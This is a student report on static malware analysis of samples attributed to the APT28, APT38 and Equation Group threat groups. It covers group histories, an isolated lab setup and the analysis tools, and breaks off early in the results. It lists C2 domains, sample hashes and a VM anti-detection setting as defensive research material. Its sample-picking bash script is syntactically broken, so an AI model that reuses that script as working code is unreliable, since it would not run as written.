



**Abertay
University**

A Comparative Analysis of Malware Produced by Select Advanced Persistent Threat Groups

Using Static Malware Reverse Engineering techniques to
discern malicious behaviour and discover methods of
attribution for specific APTs

Isaac Basque-Rice

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

Abstract

Advanced Persistent Threat (APT) groups represent a serious and consistent threat to the worldwide cybersecurity landscape. As the name implies, the malware that these groups produce are highly sophisticated, and are seemingly unlimited in both their scope and resources. Many pieces of APT malware have gone on to disrupt major industries and government-run organisations, and as such certain patterns emerge as to the aims of these groups, specifically that they, in almost all cases, align with the goals and motivations of certain nation-states. It is the definitive attribution of these pieces of malware to specific groups and states, however, that has presented a considerable problem to the information security community at large. It is the aim of this paper to analyse pieces of known APT malware to be able to discover some hallmarks and indicators of a selection of APT groups.

This paper will make use of an array of static analysis techniques to investigate malware known to have been produced by the APT28, APT38, and Equation groups with a view to gaining some insight on what makes them malicious, and the specific techniques known to be used exclusively or inclusively by them. The results of this project were inconclusive due mainly to the fact that the sophistication of the malware analysed was of a level at which static analysis alone was insufficient. However, a few common threads appeared throughout the testing process between different groups' malware samples, such as Equation's use of padding and lack of C&C servers, and APT38's reliance on Ransomware techniques, that suggest that further analysis to this effect is required.

The malware was, generally speaking, of a higher quality than was expected, as a result the results for this paper are mixed, with some pieces of malware readily giving up their malicious behaviours, and others not, be it through encryption, packing, or other means. Further work around this topic will include dynamic analysis to understand the processes the malware undertake during runtime, a wider array and selection of malware groups and samples, and a deeper dive into individual groups to greater understanding of how these pieces of malware operate.

+Contents

1	Introduction	4
1.1	Background.....	4
1.2	Aim	5
2	Procedure.....	6
2.1	Overview of Procedure	6
2.2	Overview of Threat Groups.....	7
2.2.1	APT28 – FancyBear	7
2.2.2	APT38 – Lazarus Group	8
2.2.3	EquationGroup.....	9
2.3	Procedure Part 1 – Lab Environment Setup and Malware Selection.....	10
2.3.1	Environment Setup	10
2.3.2	Malware Selection	11
2.4	Procedure Part 2 – Static Malware Analysis	13
2.4.1	VirusTotal	13
2.4.2	String Analysis	13
2.4.3	PE Header and File Analysis	14
2.5	Procedure Part 3 – Disassembly.....	15
2.5.1	Ghidra.....	15
2.5.2	Radare2	16
2.5.3	DotPeek.....	16
3	Results.....	17
3.1	Results for part 1 – Malware Selection.....	17
3.1.1	Environment Setup	17
3.1.2	Malware Selection	18
3.2	Results for Part 2 – Static Malware Analysis.....	19
3.2.1	VirusTotal	19
3.2.2	String Analysis	29
3.2.3	PE File Analysis.....	38
3.3	Results for Part 3 – Disassembly	47

3.3.1	APT28	47
3.3.2	APT38	66
3.3.3	Equation Group.....	71
4	Discussion.....	78
4.1	General Discussion	78
4.2	Conclusions.....	78
4.3	Future Work	79
	References	80
	Appendices.....	92
	Appendix A – VM Screenshots	92
	VMWare	92
	Remnux	94
	Windows	94
	Appendix B – VirusTotal Output.....	94
	APT28	94
	APT38	127
	EquationGroup.....	157
	Appendix C – Extracted Strings	180
	APT28	180
	APT38	197
	EquationGroup.....	222
	Appendix D – Pedump Results	223
	APT28	223
	APT38	236
	EquationGroup.....	256

1 INTRODUCTION

1.1 BACKGROUND

Malware is undoubtedly one of the most significant issues facing organisations in the modern day, in the first quarter of 2019 alone over 65 million novel pieces of malware had been identified (Talalaev, 2021), and cybercrime more generally is estimated to have cost the organisations of the world a collective 6 trillion US Dollars in 2021, making it a more lucrative enterprise than most entire industries, and representing a greater amount of money than the GDPs of every individual country on earth barring the United States and China (Morgan, 2018).

Of the numerous groups responsible for the propagation of malware, arguably none are more dangerous and concerning to targets as the Advanced Persistent Threat, or APT. These groups are, as the name suggests, an immense threat to the security of both private and state-run organisations alike due to their ongoing and persistent method of attack (often being able to remain in a breached system undetected for months at a time), and their seemingly limitless resources in achieving their aims.

As can be imagined by this description, these groups are almost exclusively state-run operations, often being sections of the militaries and/or security services of respective nation-states (Olszewski, 2018). This is to such an extent that many militaries around the world, including the UK's Armed Forces, consider the cyber space to be the fifth dimension of warfare (after land, sea, air, and space) (Pritchard, 2021). In fact, the term "APT" was coined by the US Department of Defense in the late 2000s to "describe cyberespionage efforts by North Korea against American national security interests" (Mendell, no date).

In many cases, however, upon the acquisition of malware produced by these groups, researchers can determine with some certainty both *how* the malware is malicious, i.e., what it does, and which groups produced each piece of malware and are also able to allege which nation states each group belongs to.

This report will be going over the methods these researchers use to achieve this through a mixture of researching three specific groups and reversing and analysing malware produced by said groups. The APTs in question were selected due to their respective prolific and high-prominence attacks, including but not limited to, WannaCry, the 2014 Sony hack, the 2016 hack of the US Democratic National Convention, multiple attacks against international sporting agencies such as the International Olympic Committee and World Anti-Doping Agency, and Stuxnet.

1.2 AIM

The aim of this project is to determine whether the use of solely static malware reverse engineering techniques, to analyse malware provided from various sources that have been verifiably proven to belong to one of the three Advanced Persistent Threat groups, is viable. The intention of the paper is to discover both the techniques used by malicious actors to exploit a target, as well as methods by which an individual or group of analysts can determine for themselves what group the malware belongs to.

To carry out these tasks the tester will create, and store the malware within, a sandboxed environment to prevent possible error that would allow the pieces of malware to propagate within their computer system. Further information about this environment will be provided in the subsequent sections.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The tester has elected to use the methodology outlined in the Malware Reverse Engineering Handbook (Balci, Ungureanu and Vondruška, 2020). This methodology was chosen as its source is highly reputable, coming from the NATO Cooperative Cyber Defence Centre of Excellence, and covers all aspects of malware reverse engineering best practise, from setting up lab environments to static and dynamic malware analysis. In addition to this, the handbook comes highly recommended by those in the malware reversing scene, with one individual referring to it as “a solid first step in the investigation of malware and beneficial as a reference for data discovery and legal discovery professionals dealing with the expanding and costly threat of malware” (Robinson, 2021).

The methodology consists of the following:

1. How to set up a lab environment
2. Static malware analysis
3. Disassembly (IDA and Ghidra)
4. Dynamic Analysis
5. Network Traffic Analysis
6. Packed executables/unpacking
7. Incident response collaboration (Misp and Yara)

Naturally not all sections of this methodology are within the scope of this paper, the sections regarding “Packed Executables/Unpacking” and “incident response collaboration” are not relevant in this case as the prevention of malware from a security operations centre standpoint is out of scope.

In addition to this due to time constraints the tester was under, as well as some security concerns given the alleged sophistication of the malware, the sections regarding dynamic analysis, i.e., Dynamic Analysis itself as well as Network Traffic Analysis, were unable to be completed.

Furthermore, it must be noted that the tester does not necessarily have access to a lot of the tools mentioned within the methodology, for example, they do not have access to IDA Pro due to funding concerns, however they will be using both Ghidra and Radare2 instead, which both provide similar functionality and are free and open source. Another reason they may not have access to certain tooling is restrictions on Operating System, for example, Resource Hacker is not available on Linux to the best of the tester’s knowledge.

The tester will select 3 pieces of malware from each group at random for an accurate comparison between and within each APT. The malware will be selected using a bash script the developer has created for this purpose (Figure 2) and has been sourced from a reputable collection of malware repositories (cyber-research, 2022; Malware, 2022; vx-underground, no date). Each piece of malware is tested in VirusTotal to confirm its provenance, as can be seen later in the paper.

A test following the MREH methodology will then be carried out on each of these pieces of malware, from which a tester can analyse the contents of said malware to provide information on what the malware does. These behaviours can be compared to one another and ultimately used to create a profile of each malware group, with the aim of creating a method by which any analyst can identify whether they have been compromised by a piece of malware belonging to one of these groups.

The tools used in this investigation were:

- FLOSS
- Ghidra
- DotPeek
- Inetsim
- Microsoft Windows 7 x64
- Pedump
- PEStudio
- Radare2/Cutter
- Remnux
- Strings
- VirusTotal
- Visual Studio 2022
- VMWare Workstation Pro

2.2 OVERVIEW OF THREAT GROUPS

The threat groups the tester has elected to assess are alleged to belong to three distinct nation-state actors, these being Russia, North Korea, and the United States of America. This is to ensure both a wide variety of geopolitical aims (and hence targets), and as large a diversity of methods of attack as possible. The groups within these nations have been chosen due to their prolific nature and execution of high-notoriety attacks.

2.2.1 APT28 – FancyBear

APT 28, also known as Pawn Storm, Tsar Team, STRONTIUM, Sednit, and most widely as FancyBear, is an Advanced Persistent Threat group who the cybersecurity firm CrowdStrike have identified as closely following the political goals of Russia, and as such are likely a Russian-state-run operation (*FancyBear Hackers (APT28): Targets & Methods / CrowdStrike, 2019*) They likely belong to the General Staff Main Intelligence Directive (GRU), the military

intelligence arm of the Russian Armed Forces (*APT28, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, FancyBear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Group G0007*, 2017).

FancyBear has been linked with a slew of noteworthy attacks, including, but not limited to, the hack of the Democratic National Committee during the 2016 US presidential Election (Satter, Donn and Day, 2017), a breach of the World Anti-Doping Agency (allegedly in retaliation for Russia's ban from international sporting after a widespread doping scandal) (Mascarenhas, 2016), and a 2015 attack which rendered French television network TV5Monde unable to broadcast from its various channels for over 3 hours (Machkovech, 2015).

FancyBear, like many other state actors, are known to target individuals through spear-phishing email attacks. In this case, these emails often contain fake warnings from webmail providers that users are encouraged to act upon by clicking a link within the email, which then directs them to a spoof website designed to mimic the target's standard webmail login interface (Cluley, 2016).

Perhaps more pertinent to this paper, however, these emails are also known to contain other links, often to news items or travel websites (using domains such as bbcweather.org, politicweekend.com, and Georgia-travel.org (National Cyber Security Centre, 2018)) which are actually C2 servers and drop sites that install toolkits onto the targets' computers and, subsequently, networks (*Our Work with the DNC: Setting the record straight*, 2020).

2.2.2 APT38 – Lazarus Group

APT 38, known also as Guardians of Peace (self-proclaimed during the Sony attack (Zetter, 2014)), Whois Team, HIDDEN COBRA, Zinc, and most infamously as Lazarus Group, is the second Advanced Persistent Threat group this paper will be analysing and is said to be affiliated to the Reconnaissance General Bureau (RGB) of the Democratic People's Republic of Korea (North Korea) (*APT38, NICEL GLADSTONE, BeagleBoyz, Bluenoroff, Stardust Chollima, Group G0082*, 2019).

Lazarus Group are known for targeting financial institutions via the theft of credentials for the SWIFT monetary transaction system. Analysts have suggested that targeting financial institutions and cryptocurrency exchanges as they do is in order to raise funds for the North Korean state, as opposed to conducting legitimate trade on the global market (Park, 2021). Arguably their most notable attack in this style was carried out against the Bangladesh Central Bank, during which \$81 million USD was moved to four locations within the Philippines and a further \$20 million USD was almost moved, were it not for a typo wherein an attacker misspelt "foundation" as "fandation" (Kong, Lim and Kim, 2019).

A series of cyber bank heists before and after the Bangladesh central bank heist has also been attributed to Lazarus due to shared patterns of activity and methods used by the respective group(s) that carried out this attack. These attacks were on Banco del Austro in Ecuador (January 2015), Philippines Bank (October 2015), an unsuccessful heist on Vietnam Tien ` Bank (December 2015), and a bank in Poland (February 2017) (*Ibid.*).

Lazarus Group's most noteworthy and infamous alleged cyberattack is undoubtedly the 2017 WannaCry ransomware attack (Bossert, 2017; U.S. Department of Justice, 2018). Which saw the UK's National Health Service IT system functionally unusable in many hospitals in the country, to the point they were forced to turn away patients. Other organisations affected included Telefonica (one of the largest telephone carriers in the world), a number of universities across China, arrival and departure screens on the German railway, and the interior ministry, railways, and many banks, in Russia were all affected (BBC News, 2017b). The demand for payment in bitcoin is consistent with the theory that "Use of ransomware to raise funds for the state [falls] under both North Korea's asymmetric military strategy and 'self-financing' policy, and be within the broad operational remit of their intelligence services" (Hern and MacAskill, 2017).

Other attacks alleged to have been carried out by Lazarus that tie into the political aims of the DPRK include "Operation DarkSeoul", which "crippled tens of thousands of computers in South Korea's banking and media sectors through the use of destructive malware" (Martin, 2015), the 2014 breach of Sony Pictures in response to their publication of a film about the assassination of the leader of North Korea, Kim Jong Un (Zetter, 2014), and spear-phishing attacks on pharmaceutical companies, specifically Astra-Zeneca in late 2020 in response to an uptick in profit as a result of the COVID-19 pandemic (Stubbs, 2020).

2.2.3 EquationGroup

The final APT group that is within the scope of this paper is the EquationGroup, which is alleged by the Russian cybersecurity firm Kaspersky to belong to the Tailored Access Operations unit of the US National Security Agency (NSA) (Brewster, 2015). Kaspersky themselves consider the group to be able to execute some of the "most complex and sophisticated hacking techniques ever seen" (Paganini, 2015) and are responsible for malware such as Stuxnet and the related Flame malware which have the ability to bridge air gapped systems through a mix of advanced malware development techniques and sophisticated espionage (Goodin, 2015).

EquationGroup's modus operandi is attacking critical national infrastructure such as Telecommunications, energy production (including oil and gas), and transportation, as well as military and nuclear research, companies in the financial, cryptographic, and aerospace sectors, mass media, and Islamic activists and scholars with a multitude of bespoke malware platforms (Kaspersky, 2015). The extremely wide range of targets is another aspect of Equation that would point towards a highly sophisticated state actor funding this group.

Arguably the most well-known cyber-attack EquationGroup have been involved in is the (alleged and as yet unconfirmed) Stuxnet malware, which is a malicious computer worm that targeted SCADA systems, particularly within the Natanz Nuclear Facility in Iran (Nakashima and Warrick, 2012). Stuxnet made use of four zero day vulnerabilities, including a windows rootkit, previously unknown antivirus evasion techniques, and stolen certificates from trusted certificate authorities (Cárdenas and Safavi-Naini, 2012). Stuxnet worked by first infiltrating an air-gapped computer system in Natanz, likely via USB (Fruhlinger, 2017), and then once it was in it would map out the internal network of the facility and subsequently slightly alter the rate at which the centrifuges that enrich the uranium in the

facility spin, thus ensuring their eventual destruction. Interestingly, the malware would also feedback bogus data to the scientists at the facility so they would have no reason to suspect anything was wrong (Mims, 2017).

The extent to which the authors of the malware went in almost every regard, the usage of multiple zero days, the replaying of non-noteworthy data, has led some analysts to call Stuxnet “the best malware ever” (Keizer, 2010).

This is, however, by no means the only accomplishment that the EquationGroup are renowned for. In 2016 a hacking group calling themselves “the Shadow Brokers” released the first of what would be, up until the writing of this report, five separate leaks of internal EquationGroup malware, tools, and exploits that they had been using to conduct their work (*BBC News*, 2017a). Most well-known of the leaks, leak number 5, entitled “Lost in Translation” contained, amongst other exploits, one known by the name “EternalBlue”, which has been used to significant effect by other APT groups (notably Lazarus with WannaCry (Goodin, 2017)). Additionally, in 2017 WikiLeaks leaked the existence of a reverse engineering tool developed and used within EquationGroup known as “Ghidra”, which the National Security Agency later released on a free and open source basis two years after, to great acclaim (Franceschi-Bicchieri, 2019).

2.3 PROCEDURE PART 1 – LAB ENVIRONMENT SETUP AND MALWARE SELECTION

2.3.1 Environment Setup

The lab environment in which the test will be conducted consists of three machines, a host computer (Windows 10), which is the tester’s personal computer, and then within that two Virtual Machines, hosted on VMWare Workstation Pro. The first VM will be running Windows 7 x64 Service Pack 1 which has been chosen for a few reasons, chief amongst which is that several pieces of malware and exploits target Windows 7, particularly EternalBlue, for which this version of Windows is vulnerable. Additionally, however, many of the windows tools the tester intends on using still run on this version of Windows.

The second VM will be running REMnux, which is “a Linux toolkit for reverse engineering and analysing malicious software” based on the Ubuntu Linux operating system (Zeltser Security Corp, no date). This toolkit contains several invaluable tools for reverse engineering such as Ghidra, Radare2, Pedump, and Exiftool, amongst many others.

Naturally it is of the utmost importance for the two virtual machines to be entirely isolated from the wider internet, because of this, both virtual machines will (once setup is complete and malware is introduced into the environment) have their network adapters removed and replaced with an internal VMnet interface, that will only connect the two devices to one another, as per the methodology.




Figure 1, Diagram of lab environment

In the event the tester elects to perform some rudimentary dynamic analysis (or, indeed, accidentally runs a piece of malware) prior to the commencement of work, snapshots will be taken to prevent the need for a full reinstallation if a piece of malware affects the virtual machine to a point it becomes unusable. In addition to this to prevent the possibility of the malware detecting it is being run inside a virtual machine, the line “SMBIOS.reflectHost = “TRUE”” will be added to the .vmx configuration file of both virtual machines, this command in theory mirrors the hardware of the host machine, thereby tricking the malware into thinking it is being ran on bare metal. Due to the sophisticated nature of the actors at play here, however, this may not be a guarantee of success and further adjustments can be made to the environment as and when required.

Finally with regards to the networking of the machines, the Remnux virtual machine will be configured as a DNS server to capture network traffic produced by the malware in the eventuality that said malware is attempting to connect to a command-and-control server. This will be done through a tool called Inetsim, a “suite for simulating common internet services” (such as, in this case, DNS).

The primary purpose of this lab is for dynamic analysis, which is of course out of scope for this project, however the isolation of the virtual machines from the wider internet is of paramount importance for the personal security of the tester, and having both Windows and Linux Virtual Machines allows the tester to make use of tools exclusive to either operating system, such as PEStudio (which will be touched upon later).

2.3.2 Malware Selection

As mentioned previously the tester elected to select three pieces of malware (or malware files) at random from each of the Advanced Persistent Threat groups. This was due to the fact that the sources which they used to collect the malware samples (CyberMonitor, 2022;

cyber-research, 2022; Malware, 2022; ytisf, 2022; vx-underground, no date, p.) essentially exclusively named files by their sha256sum, which made selection of individual pieces of malware based on filenames and notoriety particularly difficult¹.

The tester elected to write a bash script that would loop through each of the directories they had created to separate APT groups, create a new directory with the same name in a separate working directory, and then select three pieces of malware at random using the GNU “sort” utility with the -R (random) flag set. The code for this is in the screenshot below.

```
1  #!/usr/bin/bash
2
3  for DIR in */;
4  do
5      mkdir ~/Samples/Targets/$DIR/
6      cd $DIR;
7      for ((n=0; n<3; n++));
8      do
9          ls | sort -R | tail -1 | while read FILE;
10         mv $FILE ~/Samples/Targets/$DIR
11     done
12 done
13 done
14
```

Figure 2, a random malware picker bash script

The SHA-256 sums of the malware selected are as follows:

- APT28
 - 638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd
 - b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9
 - c7661b27a06a3a8c471fbb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9
- APT38
 - a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c
 - e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09
 - e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415
- EquationGroup
 - 003315b0aea2fcb9f77d29223dd8947d0e6792b3a0227e054be8eb2a11f443d9
 - 1e55abb94951cedc548fd8d67bd1b50476808f1d0ae72f9842181761ff92f83f
 - df4bbd02dcd8b8b9e1374c6f71f2e2da8518d39337b35983874266e8fff055e1

The names of each piece of malware will be provided at a later stage during the early stages of Static Malware Analysis.

¹ Note: Equation Group did not have this issue, the resource the tester used to grab malware from listed malware from this group by name, and as such the tester selected pieces of malware based on previous knowledge of said malware, which will be elaborated upon.

2.4 PROCEDURE PART 2 – STATIC MALWARE ANALYSIS

Static file analysis refers to the process of analysing a Portable Executable file (referring to binaries, executables, DLLs, etc.) without viewing the instructions of the file, and without running it. Analysis herein is conducted initially by analysing the PE header structure, which contains information such as the signature of a piece of software, the target machine, the number of sections, and so on (Revers3r, 2015).

This stage confirms whether a file is malicious through various means, including an analysis of functionality, certificates (from the PE header), imported DLLs, and so on. This section is very much just an opening stage of a full analysis, as it is relatively ineffective against sophisticated samples (like the ones provided by APT groups), however it exists to provide necessary context during the disassembly and dynamic analysis stages.

2.4.1 VirusTotal

VirusTotal is an information aggregation service that collects data on pieces of malware for the purpose of checking both whether a file contains malware and, in the cases of known pieces of malware, supplies information such as the names it goes by, hashes (in various formats), and the results that various pieces of antivirus software would return in the event that the malware was present on a device protected by said antivirus (VirusTotal, no date j).

The tester will upload the selected pieces of malware to the VirusTotal site to gain a baseline level of knowledge around the files they have in their possession. The information returned by the site can be found in Appendix A – VM Screenshots, a high-level overview of the results of each piece of malware will be provided in the corresponding results section.

VirusTotal's output also, in the case of known pieces of malware, has a "behavior" tab, which allows the tester to monitor the system on which the test is conducted (the Windows VM) for expected behaviour such as HTTP requests, attempts to resolve DNS, file system actions the malware takes such as modifying specific file attributes, and process actions such as creating processes and issuing shell commands. For the purposes of this section of the test, the cybersecurity provider used as a resource for the behaviour tab (where possible) is LastLine, due to their reputation for malware analysis in the Advanced Persistent Threat landscape (Pribanic, 2020).

2.4.2 String Analysis

String analysis is the process of extracting human-readable ASCII and Unicode characters from a binary. This is done with the goal of finding text in malware that is relevant to an analysis, such as IP addresses and domains, function names, data, and other useful forms of information (such as, for example, the contents of a pop-up dialog box). It must be borne in mind, however, that malware developers can, and often do, include irrelevant or random data in their malware to disrupt an investigation, and as a result any discoveries herein must be considered sceptically.

Arguably the most common tool to perform string analysis is the GNU Strings utility, which searches a binary for null-terminated strings, that is, an array of characters ending in a null character (\0). Due to this being a command line utility, there is the added benefit of being

able to both pipe the output of this utility to grep, which searches the output for a specified substring, and writing the full output to a file for later analysis. The output of this utility will be found in Appendix C – Extracted Strings (Some omissions may be made as in the case of some files there is a significant amount of garbage or unreadable data).

Radare2 also has utility for extracting strings using the “izz” command, which can also be searched and written to files, but with the added benefit of also displaying the locations in memory each string can be found, the sections within the binary, and the type of encoding the string uses (commonly ASCII or UTF), and as a result this approach will be used in conjunction with Strings, particularly during the disassembly phase where locating a sting in memory may be of some importance.

Finally, the tester also made use of the “FLOSS” utility (Mandiant, 2022), which is a tool developed by Mandiant designed for deobfuscating strings in a Portable Executable file. Many malware developers will go out of their way to obfuscate strings that are critical to the function of, or may provide a researcher with some understanding of, the file in question. FLOSS extracts multiple string types, including (but not limited to) decoded strings, stack strings, (constructed on the stack at runtime), and static ASCII and UTF-16LE strings.

2.4.3 PE Header and File Analysis

The PE, or Portable Executable, format, is a data structure in windows executables, DLLs, device drivers, and other such files designed to be ran locally, that tells the Windows operating system what information is required to run the target program properly. This information includes, but is not necessarily limited to, DLLs, API tables, resource management data, and TLS data (Daulaguphu, 2018). As a result of this, analysis of this section of a file is imperative to understanding the workings of said file, as it is necessarily going to precisely describe some of the behaviour of the, In this case malware, file.

A PE file contains several headers, which are as follows (HackerSploit, 2019):

- MZ/DOS header – defines the program as an executable.
- DOS stub – contains a string along the lines of “!This program cannot be run in DOS mode” (left over for backwards compatibility reasons, i.e., pre-NT Windows versions).
- PE File Header
 - Image File Header – contains important information regarding what kind of PE file it is, the number of sections it has, its time and date stamp, amongst other things.
 - Image Optional Header – Defines other important information about the program such as its entry point in memory, the size of the image, the size of various reserved sections of memory, and the “magic number” which indicates the file type.
- Section Table – Describes the content of the remainder of the program.
- Sections – sections contain the actual data of the program, often sorted into various categories such as .text (contains executable code), .data and .rdata (read/write and read only, respectively), and .rsrc (stores resources such as strings or icons)

There are of course many other optional headers that will no doubt be seen in due course, such as RICH headers, Imports, Exports, and StringTables.

The tester will initially be using a tool known as Pedump, which is a command line utility written in Ruby for dumping the entire PE header, the tester will, as with other such tools, write the contents of the header to text files for later analysis. Additionally, Ghidra and Radare2 both have functionality for analysing the PE Header of a program, and as a result the validity of the tool can be validated therein.

In addition to this tool, the tester will be using PEStudio, as recommended by the Malware Reverse Engineering Handbook. This tool allows the tester a more in-depth and descriptive look at the malware samples being tested, as it has a comprehensive database of suspicious and malicious artefacts found within many malware samples, prioritised using a level system, whereby level 1 is the highest indicator of malware, level 2 is the second highest, and so on.

2.5 PROCEDURE PART 3 – DISASSEMBLY

The process of disassembly in this instance is to follow a straightforward path. This path is to first analyse the entry point for functions that may be the “main” function of the program, then analyse this function to the best of one’s ability, and then finally to conduct analysis of imported symbols that are flagged by previous tools such as PEStudio, where they are used, and so on, to ultimately determine malicious behaviour in the file, simultaneously refactoring variables and researching functions and their signatures in order to gain a deeper knowledge of that malware sample.

Doing this in this way allows the tester to analyse most points at which malicious activity could be being conducted whilst also being efficient with their time and resources. Indeed, referencing previous static analysis stages will be of the utmost importance in this section, as malicious behaviour that may have been described or hinted at in previous sections may return during disassembly. For example, a program could be using a function that modifies a process in some manner, but the disassembly may be obfuscated. At this point the tester may reference VirusTotal output in tandem with context from the disassembly to determine what said function may be doing.

It must be borne at mind throughout this stage, however, that many malware authors make use of packing to obfuscate code by encrypting and compressing data. In Ghidra, for example, this is often represented by locations prepended with “DAT_”, indicating that it is a location in memory that contains some data, but that that data is unreachable. In these cases it is most effective to dynamically analyse the malware in a safe environment, however this is out of scope for this paper.

2.5.1 Ghidra

Ghidra is a graphical user interface based free and open source reverse engineering tool developed by the United States’ National Security Agency (*Ghidra Software Reverse Engineering Framework*, 2022; *Ghidra*, no date). Released by the NSA in 2018 after it was

leaked by the Shadow Brokers (Franceschi-Bicchierai, 2019), it allows users to statically analyse any software attached to it, allowing them to view the source code (both in assembly format and a C-like decompiled version), view functions and variables, and read code written for a wide variety of instruction set architectures (such as x86 and arm), and make use of a wide variety of plugins and extra features (Eagle and Nance, 2020).

Ghidra will be used extensively during the decompilation phase due to the power of the tool, the efficiency with which it can be used owing to its GUI, and the extensive documentation provided with its use. The decompiler is an immensely powerful tool that allows for greater understanding of a binary through the usage of a C-like syntax and the ability to refactor classes, functions, and variables with relative ease.

2.5.2 Radare2

Radare2 is a primarily command-based open-source reverse engineering framework originally developed in 2006 by Sergi Alvarez (Alvarez, 2016). Radare2 is an extremely well featured framework, with multiple decompilers (including an inbuilt C-style pseudocode decompiler and a Ghidra plugin), a hex editor, debugger, string isolation tool, amongst many other features.

Radare2 will be used in several sections of this report for multiple different reasons, such is the level of complexity the software has achieved, however its primary use will be in static analysis of the malware, in particular the analysis of sections of files that may be cause for concern, as well as other forms of metadata not touched on previously, such as the number of functions and hence the complexity of malware, imports, and other such pieces of data.

There is both a command-line and graphical user interface for Radare2, the command line version will be used occasionally in the context of this test due to its speed, accuracy, and excellent documentation, however the graphical user interface, known as Cutter, will also be used here due to its familiarity to the tester as well as the dashboard functionality, which summarises information more efficiently than can be obtained through the CLI.

Radare2 will also be sparingly used during the decompilation phase due to the speed at which the tester is able to use it, however Ghidra will be preferred for the in-depth and more visual methodology that tool employs allowing for more efficient analysis.

2.5.3 DotPeek

DotPeek is a graphical decompiler for the .NET framework, which includes the C# programming language. Due to the nature of the .NET framework being that all .NET programs are compiled into Common Intermediate Language (CIL) code, which runs on the Common Language Runtime (CLR) it is trivial to decompile code directly into the source language, in this case likely C#, as opposed to the C-like decompiled code returned by Ghidra and Radare2. Of the pieces of malware selected, it is likely not very many are written in C# (or use the .NET framework, for that matter), as a result this tool is used sparingly for decompilation and code review.

3 RESULTS


3.1 RESULTS FOR PART 1 – MALWARE SELECTION

3.1.1 Environment Setup

As can be seen in the figures below and in Appendix A – VM Screenshots, both the Remnux and Windows VMs have been successfully set up and networked properly so that the machines are able to connect with one another but to no other device outside the network, in the figures below the tester first pings one device from another to ensure a valid connection between the two, and then they ping 8.8.8.8, which is Google's DNS and can be relied upon to be active.

```
remnux@remnux:~$ ping 192.168.231.129
PING 192.168.231.129 (192.168.231.129) 56(84) bytes of data.
64 bytes from 192.168.231.129: icmp_seq=1 ttl=128 time=0.908 ms
